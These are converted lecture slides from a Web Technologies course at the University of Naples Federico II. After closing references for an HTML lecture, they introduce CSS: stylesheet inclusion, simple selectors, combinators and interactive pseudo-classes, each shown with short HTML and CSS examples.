The screenshot shows the Firefox Developer Tools Network tab for the URL `127.0.0.1:3000/02-HTML/image.html`. The tab bar includes icons for Analysis, Console, Debugger, Network (selected), Styles, and More. A checkbox for "Disattiva cache" (Disable cache) is checked. The Network tab has tabs for All, HTML, CSS, JS, XHR, Characters, Images (selected), Media, WS, and Other. The table lists three requests:


Stato	Metodo	Dominio	File	Iniziatore	Tipo	Dimensione
200	GET	127.0.0.1:3000	image.html	document	html	373 B
200	GET	127.0.0.1:3000	pic.jpg	img	jpeg	109,90 kB
200	GET	127.0.0.1:3000	favicon.ico	<a href="#">FaviconLoader.js...</a>	vnd.microsoft.icon	15,41 kB

At the bottom, metrics show 3 requests, 125,68 kB transferred, completion at 109 ms, DOMContentLoaded at 57 ms, and load at 61 ms.

# ASSIGNMENT

Today's lecture comes with the very first course assignment!

- The assignment will guide you in setting up a development environment with **VS Code**, including a development HTTP server
- You will build a static website by authoring and linking together HTML documents
- You will work with HTML Forms
- You will learn to deploy a production-grade HTTP server



# REFERENCES (1/2)

- **Learn HTML**

web.dev

<https://web.dev/learn/html>

Sections: 1 to 10 and 12 to 14

- **Learn Forms**

web.dev


<https://web.dev/learn/forms>

Sections: 1 to 3

- **<input>: The Input (Form Input) element**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input>



# REFERENCES (2/2)

- **HTML Forms (overview)**

W3Schools

[https://www.w3schools.com/html/html\\_forms.asp](https://www.w3schools.com/html/html_forms.asp)

- **HTML Living Standard**

WHATWG

<https://html.spec.whatwg.org/>


⚠ You are **not** required to learn the entire HTML specification! Just be aware it exists and get a rough idea of how it is structured.

- **Browser DevTools**

Mozilla Firefox DevTools User Docs: <https://firefox-source-docs.mozilla.org/devtools-user/>

Google Chrome DevTools: <https://developer.chrome.com/docs/devtools>

ℹ Get familiar with the DevTools in your web browser of choice!



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 03**

# **CSS: CASCADING STYLE SHEETS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

- We have learned how to write HTML documents
- HTML is concerned with **structure** and **semantics** of documents
- HTML is saying nothing at all on the **appearance** of documents
- An **<em>** element specifies that its content should be emphasized
- It's not saying **how** the emphasizing part should be done
  - Emphasis might be conveyed using *italics*, **different colors** or **backgrounds**.

# CSS: CASCADING STYLE SHEETS

- A **rule-based, declarative** language for specifying how documents should be presented to users.
- A **stylesheet** is a set of **Rules**, each defined as follows
  - The **selector** specifies which HTML elems are affected by the rule
  - Rules contain a set of **declarations**, in the form of **property-value pairs**, which specify the style to apply

```
selector {  
    property: value;  
    property: value;  
}
```

# CSS: FIRST EXAMPLE

```
<h1>Hello CSS</h1>
<p>
  Our <em>first</em> page
  with <em>style</em>!
</p>
```

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



# DEFAULT USER AGENT STYLES

- But the first web pages we developed have some styling!
  - Headings are bigger and shown with a bold face...
  - `<p>` starts on new lines, `<em>` are displayed in italic, `<strong>` in bold, `<a>` are underlined and blue, `<ul>` have bullets, and so on...
- That's because browsers apply their own, basic styles to every page!
- They are often referred to as **user agent styles**
- These defaults are roughly the same across different browsers, but some **differences** exist (and we'll get back to that!)

# INCLUDING STYLESHEETS IN WEB PAGES

Styling can be included in HTML documents in different ways

- Using `<link>` elements in the `<head>` of the document
  - The `rel="stylesheet"` attribute specifies the relation between the current document and the linked document
  - The `href="style.css"` attrib. specifies the URL of the stylesheet to load
  - Same mechanism as `<img>`: browser will make an additional HTTP request to fetch the stylesheet before rendering the page

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

# INCLUDING STYLESHEETS IN WEB PAGES

- CSS rules can also be defined in `<style>` elements in the `<head>`
- It is generally preferable to use external stylesheets and `<link>`
  - Can you think of some reasons why?

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

# STYLING HTML ELEMENTS

- HTML elements can also be styled inline, using the **style** attribute
- The value of the style attribute is a sequence of declarations, separated by «;»
- These styling declarations apply **only to the specific element** bearing the attribute

```
<em style="color: fuchsia; font-weight: bold;">inline style</em>
```

# CSS: INLINE STYLES

```
<h1>Hello CSS</h1>
<p>
  Our <em style="color:fuchsia;font-weight: bold;">first</em>
  page with <em>style</em>!
</p>
```

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



# SELECTORS



# SELECTORS

- Selectors are a **key** part of CSS
- They specify to which elements a CSS rule applies
- CSS selectors are not only used for styling!
  - When using JavaScript to make web pages dynamic, they can be used to select which elements to interact with
  - When doing automated web testing, they can be used to determine which elements the test needs to interact with
  - When doing scraping/crawling, they can be used to select the elements that contain the information we want to extract

# SIMPLE CSS SELECTORS

There exist **five** kinds of simple selectors:

- **Universal selector (a.k.a wildcard)**. Matches any element.

```
* {  
    color: hotpink;  
}
```

```
<p>Here's a list:</p>  
<ul>  
    <li>Ann</li>  
    <li>Bob</li>  
    <li><a href="/car/">Carl</a></li>  
    <li>Dave</li>  
</ul>  
<a href="/">Back to homepage</a>
```




# SIMPLE CSS SELECTORS

- **Type selector.** Matches all element of a given type (i.e., tag name)
- The selector is simply the name of the tag to match

```
a {  
    background: yellow;  
}
```

```
<p>Here's a list:</p>  
<ul>  
    <li>Ann</li>  
    <li>Bob</li>  
    <li><a href="/car/">Carl</a></li>  
    <li>Dave</li>  
</ul>  
<a href="/">Back to homepage</a>
```




# SIMPLE CSS SELECTORS

- **Id selector.** Matches the element with the given **id** attribute.
- Selector has the form **#ElementId**

```
#msg {  
    background: cyan;  
}
```

```
<form>  
    <label for="msg">Message: </label>  
    <input id="msg" type="text" name="msg"><br>  
    <label for="num">Number: </label>  
    <input id="num" type="number" name="num">  
</form>
```




# SIMPLE CSS SELECTORS

- **Class selector.** Matches the element with the given **class** attribute.
- Selector has the form **.classname**

```
.primary {  
    background: blue;  
    color: white;  
}
```

```
<button>Reset form</button>  
<button class="primary btn">Continue</button>
```




# SIMPLE CSS SELECTORS

- **Attribute selector.** Matches the element with a certain attribute.
- Selector has the form **[attribute]** or **[attribute='value']**

```
[for]{ /*all elems with a for attribute*/
  background: yellow;
}
[type='number']{ /*all elems with type=number*/
  background: cyan;
}
```

```
<form>
  <label for="msg">Message: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Number: </label>
  <input id="num" type="number" name="num">
</form>
```



# SIMPLE CSS SELECTORS

- Additional operators (`*=`, `^=`, `$=`) allow **partial matching** with attribute values

```
[href*='programming']{ /*contains 'programming'*/
  text-decoration: overline;
}
[href^='https']{ /*start with 'https'*/
  color: red;
}
[href$='.it/']{ /*ends with '.it/'*/
  color: green;
}
```

```
<a href="http://bookofprogramming.com/">Link 1</a>
<a href="https://programming.net/">Link 2</a>
<a href="http://webtechnologies.it/">Link 3</a>
```



# COMPLEX CSS SELECTORS: COMPOUNDS

- It is possible to combine selectors to get fine-grained control
- This is done by concatenating selectors
- Basically select the **intersection** of the involved selectors

```
a[target='_blank'] {  
    color: red;  
}  
  
a.my-class{  
    color: green;  
}  
  
a[href*='programming'].my-class {  
    background: yellow;  
}
```

```
<a href="http://bookofprogramming.com/" target="_blank">Link 1</a>  
<a class="my-class" href="https://programming.net/">Link 2</a>  
<em class="my-class">Hello</em>
```



# COMPLEX CSS SELECTORS: COMBINATORS


- Combinators are used to select elements based on their position in the document (remember that HTML documents can be seen as **trees!**)
- Syntax is: selector1 **combinator** selector2
- Four different combinators exist in CSS:
  - Descendant selector (space)
  - Child selector (>)
  - Adjacent sibling selector (+)
  - General sibling selector (~)

# COMBINATORS: DESCENDANT SELECTOR

- Syntax: selectorA selectorB
- Semantics: match all elements that match selectorB and are contained within (i.e., are a descendant of) an element matching selectorA

```
<section>
  <p>
    A student asked Fu-Tzu about the nature of
    the cycle of Data and Control. Fu-Tzu replied:
    <em>Think of a compiler, compiling itself.</em>
  </p>
</section>
<em>-- Fragment of the Book of Programming</em>
```

```
section em {
  color: teal;
}
```




# COMBINATORS: CHILD SELECTOR

- Syntax: selectorA > selectorB
- Semantics: match all elements that match selectorB and are a **directly** contained within (i.e., are a direct child of) an element matching selectorA

```
main > em {  
    color: teal;  
    font-variant: small-caps;  
}
```

```
<main>  
CSS <em>selectors</em>:  
<p>We <em>like</em> 'em.</p>  
</main>
```




# COMBINATORS: ADJACENT SIBLINGS

- Syntax: selectorA + selectorB
- Semantics: match all elements that match selectorB and are a **next adjacent siblings** of an element matching selectorA

```
.master + li {  
    color:red;  
}
```

```
<ul>  
    <li>Tsu-li</li>  
    <li class="master">Fu-Tzu</li>  
    <li>Tsu-ssu</li>  
    <li class="disciple">Li-Win</li>  
</ul>
```





# COMBINATORS: GENERAL SIBLINGS

- Syntax: selectorA ~ selectorB
- Semantics: match all elements that match selectorB and are a **subsequent siblings** of an element matching selectorA

```
.master ~ li.disciple {  
    color:red;  
}
```

```
<ul>  
    <li>Tsu-li</li>  
    <li class="master">Fu-Tzu</li>  
    <li>Tsu-ssu</li>  
    <li class="disciple">Li-Win</li>  
</ul>
```



# CSS SELECTORS: PSEUDO–CLASSES

HTML elements can be in different **states**, for example because of **user interactions** or because of their relation with other elements.

Pseudo-classes selectors start with «`:`», and allow to style elements based on their **state**:

- **Interactive states** (resulting from user interaction)
- **Historic states** (used to «remember» which links were visited)
- **Form states** (specific of interaction with forms)
- States deriving from **relations with other elements**


# PSEUDO – CLASSES: INTERACTIVE STATES

- **:hover** selects the elements on which a pointing device (i.e.: mouse) is placed over
- **:active** matches the state in which an element is actively being interacted with (e.g.: button is being pressed)
- **:focus** matches the state in which an element (e.g.: a link or an input field) has focus (i.e.: is currently selected) in the web page

# PSEUDO-CLASSES: INTERACTIVE STATES

```
<p>Learning <em>HTML</em> and <em>CSS</em>.</p>
Message: <input type="text"><br><br>
<button>Keep me pressed</button>
```

```
em:hover {
    background: yellow;
}
input[type='text']:focus{
    background: cyan;
}
button:active{
    background: blue;
    color: white;
}
```

